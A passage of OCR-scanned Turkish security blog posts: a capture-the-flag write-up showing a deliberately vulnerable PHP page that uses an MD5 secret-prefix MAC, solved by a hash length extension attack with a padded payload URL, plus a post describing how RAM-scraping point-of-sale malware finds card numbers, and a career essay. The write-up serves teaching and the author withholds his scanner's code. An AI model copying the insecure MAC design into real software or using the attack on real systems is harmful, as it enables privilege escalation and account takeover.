
Ve 3 Nisan 2015 tarihinde ikincisi düzenlenen Pi Hediyem Var hacking oyununun çözüm yolu ile Raspberry Pi 2'yi kazanan talihli karşınızda!

KAYNAK KODU:

```
" . (hash("md5",$secret.$username));
//exit;

if(isset($username) and isset($hash)){
//  print "
" . $username;
//  print "


" . $secret;

  if(hash("md5",$secret.$username) == $hash){
    $pos = strpos($username, "admin");
    if ($pos !== false) {
      print "Tebrikler $username , art#k en yüksek yetkiye sahipsin :)";
      print "




Pi Hediyem Var çekili#ine kat#lmak için bu ekran görüntüsünü ve çözüm yolunu Mert SARICA ile payla#abilirsin";
    } else {
      print "Merhaba $username , hala sefil kullan#c# yetkisine sahipsin :(";
      print "


Raspberry Pi 2 çekili#ine kat#labilmek için admin yetkisi ile giri# yapabilmen laz#m!";
      print "


Referans: https://www.mertsarica.com/pi-hediyem-var-2/";
    }
  } else {
    $username = 'misafir';
    $loc = "Location: " . "https://www.mertsarica.com/ctf/ctf2.php?" . "username=" . $username . "&hash=" . hash(
    header($loc);
    exit;
  }
} else {
    $username = 'misafir';
    $loc = "Location: " . "https://www.mertsarica.com/ctf/ctf2.php?" . "username=" . $username . "&hash=" . hash(
    header($loc);
    exit;
}
?>
```

ÇÖZÜM:


https://www.mertsarica.com/ctf/ctf2.php sayfasının kaynak koduna bakılarak Et tu, Brute? (Sen de mi Brütüs) cümlesinden bunun Sezar'a ait bir söz olduğundan yola çıkarak gizlenmiş mesajın Sezar'ın Şifrelemesi ile oluşturulduğunu (ROT-3 kullanılmıştır) tahmin edebilirdiniz. Çözmek için ise Google'dan faydalanabilirdiniz.



Hack 4 Career - Siber Güv
view-source:https://www.
view-source:https://www.mertsarica.com/ctf/ctf2.php?username=misafir&has
Sen de mi Brütüs ?
Sezar Şifrelemesi (ROT-3)
Güvenlik Blogu</title>
"Bu sitede, siber güvenlik üzerine yapılan bireysel çalışmalar,
ktadır."/>
ps://www.mertsarica.com" />
e" content="text/html; charset=UTF-8" />
</head>
<!-- Et tu, Brute?
li(kdvk("pg5",$vhfuhw.$xvhuqdph) == $kdvk){
$srv = vwusrv($xvhuqdph, "dgplq");
li ($srv !== idovh) {
sulqw "Wheulnohu $xvhuqdph , duwın hq bünvhn bhwnlbh vdklsvlq :)";
-->
Merhaba misafir , hala sefil kullanıcı yetkisine sahipsin :(<br \><br \>Raspberry Pi 2 çekilişine
katılabilmek için admin yetkisi ile giriş yapabilmen lazım!<br \>Referans: <a
href="https://www.mertsarica.com/pi-hediyem-var-2/">https://www.mertsarica.com/pi-hediyem-var-2/

Ortaya çıkan aşağıdaki PHP kodundan, Merkle–Damgård hash fonksiyonunun MAC (mesaj doğrulama kodu) olarak kullanıldığının ve bunun da hash uzunluk genişletme zafiyetine yol açtığını anlayabilirdiniz.


```
...
if(hash("md5",$secret.$username) == $hash){
  $pos = strpos($username, "admin");
  if ($pos !== false) {
    print "Tebrikler $username , art#k en yüksek yetkiye sahipsin :)";
...
```

strpos fonksiyonu ile username parametresinde admin karakter dizisi (string) kullanıldığında, kullanıcıya yönetici yetkisi (admin) verildiği için, hash uzunluk genişletme saldırısından faydalanarak username parametresine admin karakter dizisini manuel olarak veya hash_extender aracı ile (deneme yanılma yöntemi ile secret değişkeninin 11 hane olduğunu bulacaktınız) ekleyebilir, yeni üretilen hash değerini de hash parametresi ile birlikte sunucuya göndererek başarıyla admin yetkisine sahip olabilirdiniz.






```
https://www.mertsarica.com/ctf/ctf2.php?username=misafir%80%00%00%00%00%00%00%00%00%00%00%00%00
```



Başta kazanan talihli Ceylan BOZOĞULLARINDAN olmak üzere oyunu başarıyla çözen, katılan, destekleyen, sponsor olan herkese teşekkür eder, yeni oyunlarda görüşmek dileğiyle herkese güvenli günler dilerim.

Pi Hediyem Var! #2

Source: https://www.mertsarica.com/pi-hediyem-var-2/


By M.S on April 3rd, 2015

13 Şubat 2015 tarihinde düzenlemiş olduğum Raspberry Pi hediyeli "Pi Hediyem Var" hacking oyununun olumlu geri bildirimler aldığını gördükten sonra Kadir ALTAN'ın da önerisi ile bu oyunu sponsorların desteği ile devam ettirme kararı aldım. Bu kararı aldıktan kısa bir süre sonra, takım liderim Ahmet TAŞKESER ve BGA firması, hazırlayacağım yeni oyunlar için Raspberry Pi hediye ederek beni oldukça mutlu ettiler.

Ben de zaman kaybetmeden yeni bir oyun hazırlayarak, bu oyunu başarıyla tamamlayanlar arasında yapılacak bir çekiliş ile 1 adet Raspberry Pi 2'yi bir üniversite öğrencisine hediye etmek için hemen kolları sıvadım.

BGA sponsorluğunda gerçekleşen bu oyunumun konusu kısaca şu şekildedir;

https://www.mertsarica.com/ctf/ctf2.php adresinde yer alan web uygulaması, sayfaya giren herkese misafir kullanıcısı adı altında (username=misafir) misafir yetkisi (guest) vermektedir. Misafir yetkisi ile birlikte ayrıca kullanıcıya hash fonksiyonu ile oluşturulan bir MAC (mesaj doğrulama kodu) değeri (hash) de atamakta ve bu sayede kullanıcının bu sayfaya erişim yetkisi olup olmadığını da arka planda kontrol etmektedir. Bu oyunda amacınız, admin yetkisi ile yönetici sayfasına ulaşarak oyunu başarıyla tamamlamaktır.



Daha önce hediye kazanmamış olup, çekilişe katılmak isteyenler, çözüm yolunu iletişim formu üzerinden, adı, soyadı, kendini tanıtan bir yazı, okuduğu üniversite ve bölüm, varsa bilişim güvenliği üzerine yapmış olduğu çalışmaları ve Raspberry Pi ile güvenlik üzerine yapmayı düşündüğü çalışmaları anlatan bir yazı ile birlikte,
6 Nisan 2015 saat 09:00'a kadar bana iletmeleri yeterli olacaktır.

Oyunun çözüm yolu ve kazanan talihli, ilerleyen günlerde yine bu sayfa ve Twitter hesabım üzerinden duyurulacaktır. Ayrıca 24 saatte bir, Twitter hesabım üzerinden zorlananlar için ipucu yayınlanacaktır.

Şimdiden güle güle ve güvenli günlerde kullanmanız dileğiyle :)

RAM Casusluğu


Source: https://www.mertsarica.com/ram-casuslugu/

By M.S on April 1st, 2015

Yaşı yetenler, 2006 yılında yaşanan ve binlerce kredi kartı kopyalanması ile son bulan GİMA vakasını (#1, #2, #3, #4) hatırlayacaklardır. O zamanlarda alışveriş yaptığınız zaman, kredi kartınızı uzattığınız kasiyer, kredi kartınızı alarak POS da dahil olmak üzere mağazanın CRM sistemlerine bilgilerinizi (TRACK / isim, kart no, son kullanma tarihi, cvv2) kayıt etmek için önündeki kart okuyuculara kredi kartınızı okutur ve ardından size teslim ederdi. Gün gelip birileri kart okuyucunun bağlı bulunduğu sisteme zararlı bir kod yerleştirip bu bilgileri kötüye kullanmak için kayıt altına almaya ve kullanmaya başlayınca, GİMA vakası patlak verdi. Bu vaka aslında Türkiye'de kartlı ödeme sistemleri için bir milat oldu çünkü bu vaka sonrasında çipli kartların kullanımı zorunlu hale gelerek TRACK bilgisinin POS cihazları dışında başka cihazlara okutulmasının önüne geçildi. Hatta günümüzde bazı banka POS cihazlarının yan tarafında bulunan kart okuyucusuna kredi kartınızı okutmaya (swipe) çalıştığınız zaman POS cihazının "bu işlem desteklenmemektedir" şeklinde bir hata mesajı ile sizi güvenli ödeme kanalına (çip okuma) yönlendirdiğini görebilirsiniz. Özetle günümüzde alışveriş yaparken çipli kredi kartınızı POS cihazına bağlı olan kart okuyucuya okutursunuz, ardından PIN bilgisini girerseniz ve ardından bu bilgiler POS cihazına gönderilip, işlendikten sonra ilgili bankaya şifreli olarak gönderilmektedir. (Bu işlem esnasında kullanılan POS cihazını, donanımsal saldırılara karşı korunaklı, kapalı bir kutu gibi düşünebilirsiniz.)

> *Track bilgisinin dolandırıcılar tarafından papağan dediğimiz manyetik kart okuyucular ile rahatlıkla okunabileceğini ve kopyalanabileceğini asla unutmayın bu nedenle mağazalarda veya restaurantlarda kredi kartınızı POS cihazına kendiniz takmaya önem gösterin.*


Bankacılık ve ödeme sistemleri olarak gerimizde olan ABD ve bazı ülkelerde durum ise biraz daha farklıdır. Bu ülkelerde çipli kartlar yaygın olarak kullanılmadığı gibi kredi kartının okutulduğu kart okuyucu ve bunun bağlı bulunduğu POS sistemi (bizdeki kapalı kutu POS cihazı, onlarda Windows üzerinde çalışan POS uygulaması) ilgili mağazanın kullandığı sistemler (windows yüklü bir PC) üzerinde çalışmaktadır. Durum böyle olunca da art niyetli kişiler tarafından ele geçirilen bu sistemlere yüklenen zararlı yazılımlar ile müşterinin kart okuyucusuna okuttuğu TRACK bilgisi, sistemin belleği (RAM) üzerinden çalınabilmektedir. (ram scraping yöntemi)




Bu yöntemden kısaca bahsetmek gerekirse, zararlı yazılımın yaptığı işlem, RAM üzerinde POS uygulaması tarafından kullanılan alanı bulmak ardından REGEX yardımı ile bu alanda kredi kartı numarasını aramaktır. Tabii bu REGEX'e göre 16 haneli numara aramak, hatalı sonuçlar da (false positive) üretebileceği için zararlı yazılım geliştiricileri burada kredi kartı numarasını doğrulamak için LUHN algoritmasından faydalanmaktadırlar.

> *Luhn algoritması, 1954 yılında, IBM firmasında çalışan Hans Peter Luhn tarafından kredi kartı numarası, IMEI, Kanada sosyal güvenlik numarası gibi numaraları doğrulamak amacıyla geliştirilmiş olan bir formüldür. Bu formül sayesinde kredi kartı bilgisi girilmesi istenen formlarda girilen kartın doğruluğu (TCKN kontrolü gibi düşünebilirsiniz) teyit edilmektedir.*

Pratikte art niyetli kişilerin bu yöntemi kullanan bir araç yazmalarının ne kadar zor olabileceğini anlama adına Python ile RAM'i, REGEX ve Luhn algoritmasına göre tarayan ve kredi kartı numarası arayan bir araç hazırlamaya karar verdim. WinAppDbg Python modülü sayesinde yarım saat içinde CC Scanner adında basit bir araç geliştirebildim. (Kaynak kodunu kötüye kullanılmaması adına paylaşmıyorum.) Aracı test etmek için PasteBin sitesinden bulduğum örnek bir kart numarasını Google'da arattım ardından CC Scanner aracının bu kart numarasını RAM üzerinden tespit edip edemeyeceğini kontrol ettiğimde başarıyla tespit edebildiğini gördüm ve görev başarıyla tamamlanmış oldu.





Umarım bu yazı ile bana sıkça sorulan "RAM'den kart bilgisi çalan zararlı yazılımları ülkemizde etkili mi?" , "Biz neden/nasıl oluyor da etkilenmiyoruz ?", "art niyetli kişilerin kullandıkları yöntem nedir ?" , "bu yöntemi kullanmak zor mu yoksa kolay mı?" sorularına yanıt verebilmişimdir.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Sızma Testi Uzmanlığı ve Kariyer

Source: https://www.mertsarica.com/sizma-testi-uzmanligi-ve-kariyer/

By M.S on March 9th, 2015

Yıllardan beri, sıradışı bir meslek olan sızma testi uzmanlığı (ethical hacker / penetration tester) ile ilgili çok sayıda e-posta alıyorum. E-postaların çoğunda da, sızma testi uzmanı olmak istiyorum, nereden ve nasıl başlamalıyım sorusunun sorulduğunu görüyorum. Her birine itinayla cevap yazarken çoğu mesajımda, 2011 yılında yazdığım "Nasıl Ahlaklı Korsan Olunur?" başlıklı yazımı da okumalarını tavsiye ediyorum. Bir sızma testi uzmanı olarak bu yazı ile son yıllarda oldukça popüler ve çekici olan bu meslekte kariyer yapmanın biraz da zorluklarına değinmek istiyorum.

Bu alanda kariyer yapmanın aslında ülkemizde diğer meslek dallarına göre biraz daha zor olduğunu söyleyebilirim. Örneğin tıp fakültesinden mezun olsaydınız, uzmanlık eğitimi için Tıpta Uzmanlık Sınavı'na (kısaca TUS) girdikten sonra belli bir branş üzerine kariyer yapabilir ve bu branşa özel iş ilanlarına başvurabilirdiniz. Ancak mevzu sızma testi uzmanlığı olunca işler bu kadar kolay olmuyor.

Kolay olmuyor çünkü ülkemizdeki iş ilanlarına bakacak olursanız hala sızma testi uzmanlığının, on görevi olan bir güvenlik uzmanının on birinci görevi olabileceğine inanan firmalar olduğunu görebilirsiniz. Halbuki diğer ülkere bakarsanız, sızma testi uzmanlığının kendi içinde bile ayrı uzmanlık dallarına (örnek: web application penetration tester, network penetration tester) ayrıldığını ve bu spesifik alanlarda uzmanların arandığını (#1, #2, #3) görebilirsiniz.

Tabii aynı anda hem güvenlik cihazı yöneten (yoğun bir şekilde operasyon yapanlar), hem PCI denetimi yapan hem de güvenlik politika ve prosedürü hazırlayan bir kişinin sızma testi uzmanı olabileceğine inanan, yıllarca çalışanlarına yatırım yapmak yerine güvenlik cihazlarına, ürünlere yatırım yapan kurumlar, günün sonunda ciddi bir sorun yaşadıkları zaman doğru yolu (uzmanlaşma) ağır bedeller ödeyerek buluyorlar. Halbuki onlardan 5-10 yıl önde olan diğer ülkelere ve kurumlara bakacak olsalar, yıllar sonra başlarına neler gelebileceğini, ne tür uzmanlıklara ihtiyaç duyacaklarını, nelere ve nerelere yatırım yapmaları gerekeceğini az çok görebilirler. (Vizyon)

Özellikle tek kişilik dev güvenlik uzmanı kadrosu arayan kurumların iş ilanlarını gördüğümde çoğu zaman üzülerek tebessüm ediyorum. Bu ilanları, bir hastanenin on farklı alanda, on farklı uzman doktor (ortopedist, kardiyolog vb.) aramak yerine tek bir pratisyen hekim aramasına ve çalıştırmasına benzetiyorum. Olur mu, olur ama günün sonunda sağlık sorunu yaşayanların, daha doğru teşhis ve tedavi adına pratisyen hekimler yerine uzman doktorlara kontrole gittiklerini biliyoruz. (Specialist vs Generalist)

Tabii bu durumun biraz da, sızma testinin sadece araçlarla yapıldığının, bilgi ve birikimin çok da önemli olmadığının düşünülmesinden kaynaklandığını düşünüyorum. Halbuki bu alanda uzmanlaşmak pek o kadar kolay olmuyor. Sadece araçlarla bu işi yapan da kendine sızma testi uzmanı diyor, yıllardır bu alanda araştırma yapan, okuyan ve kendini geliştiren bir kişi de diyor. Eğer iyi araç kullanan o işin uzmanı olabilseydi bugün direksiyon başına geçip iyi araba kullanan herkesin Michael Schumacher olması gerekirdi. Veya sadece bir işi icra etmek, kişiyi o işin uzmanı yapabilseydi, şarkı söyleyen Ajdar ile Sezen Aksu arasında fark olmazdı.

